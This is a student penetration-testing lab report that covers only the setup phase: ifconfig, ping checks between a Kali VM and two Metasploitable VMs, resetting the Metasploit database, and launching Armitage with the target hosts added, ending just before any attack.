Anthony Chavez

Professor Dai

Lab 3 – Pentesting

Lab Objective

In this lab, we were tasked to use Kali Linux to perform a penetration testing towards Metasploitable.


Initial Setup

We must verify that all our Virtual Machines can communicate with each other. We will find out each machine's IP address using the ifconfig command and use the ping command to verify each machine is communicating properly.

First, we will find each machine's IP address.


```
ifconfig
```

Kali Machine:




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe20:ae2e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:20:ae:2e  txqueuelen 1000  (Ethernet)
        RX packets 321585  bytes 357104274 (340.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 189949  bytes 29858665 (28.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2840  bytes 191776 (187.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2840  bytes 191776 (187.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Victim Machine 1:



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:17:4c:16
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe17:4c16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130588 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97894 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26234636 (25.0 MB)  TX bytes:27852492 (26.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3041 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3041 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1097921 (1.0 MB)  TX bytes:1097921 (1.0 MB)
```


Victim Machine 2:



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ed:a9:00
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feed:a900/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7044 (6.8 KB)  TX bytes:5863 (5.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14053 (13.7 KB)  TX bytes:14053 (13.7 KB)
```

Now we will verify each machine can communicate with each other. We will start with Kali pinging both the victim machines.


```
ping 10.0.2.4
ping 10.0.2.5
```



```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.405 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.948 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.13 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.952 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.02 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4180ms
rtt min/avg/max/mdev = 0.405/0.891/1.129/0.251 ms

┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.674 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.347 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.415 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.364 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=1.12 ms
^C
--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4106ms
rtt min/avg/max/mdev = 0.347/0.584/1.120/0.292 ms
```

Next, we will verify that Victim Machine can communicate with our Kali Machine and Victim Machine 2.


```
ping 10.0.2.15
ping 10.0.2.5
```



```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.401 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.696 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.553 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.451 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.382 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3998ms
rtt min/avg/max/mdev = 0.382/0.496/0.696/0.118 ms
msfadmin@metasploitable:~$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=8.20 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.412 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.997 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=1.07 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=1.29 ms

--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 0.412/2.397/8.206/2.919 ms
```

Last, we will verify that Victim Machine 2 can communicate with our Kali Machine and Victim Machine 1.

```
ping 10.0.2.15
ping 10.0.2.4
```




```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.356 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=1.24 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.07 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=1.17 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.03 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3997ms
rtt min/avg/max/mdev = 0.356/0.978/1.247/0.320 ms
msfadmin@metasploitable:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.736 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.295 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.12 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.13 ms

--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.026/0.663/1.136/0.442 ms
```

We can see that all packets sent were received successfully by all machine, thus all the machines are communicating properly.

Setting Up Armitage

First, we will reinitialize the Metasploit database by using the following command.

```
msfdb reinit
```




```
┌──(root💀kali)-[/home/kali]
└─# msfdb reinit
[i] Database already started
[+] Dropping databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
[+] Dropping database user 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

NOTE: Since this command requires to be run as root, we must use 'sudo' or log in as root.

Second, we will start the database daemon by typing in the following command:

```
service postgresql start
```




```
┌──(root💀kali)-[/home/kali]
└─# service postgresql start
```

NOTE: This command also requires to be run as root, we must use ‘sudo’ or log in as root.

Third, we will start the Armitage GUI by typing in the following command:

```
armitage
```

Then when the first pop up window appears we will NOT modify any of the default settings and simply click “Connect”.



Connect...


Host 127.0.0.1

Port 55553

User msf

Pass ****


For the second pop up window, we will click “Yes”.




Start Metasploit?

A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?

Fourth, we will add our victim machines to the GUI by clicking "Hosts," "Add Hosts…", entering each IP address into the pop up window, and clicking "Add".




```
10.0.2.4
10.0.2.5
```




Added 2 hosts

Fifth, we will set the Operating System of each of the machines by right-clicking on each machine and following the image below.




We are now ready to launch our attack.



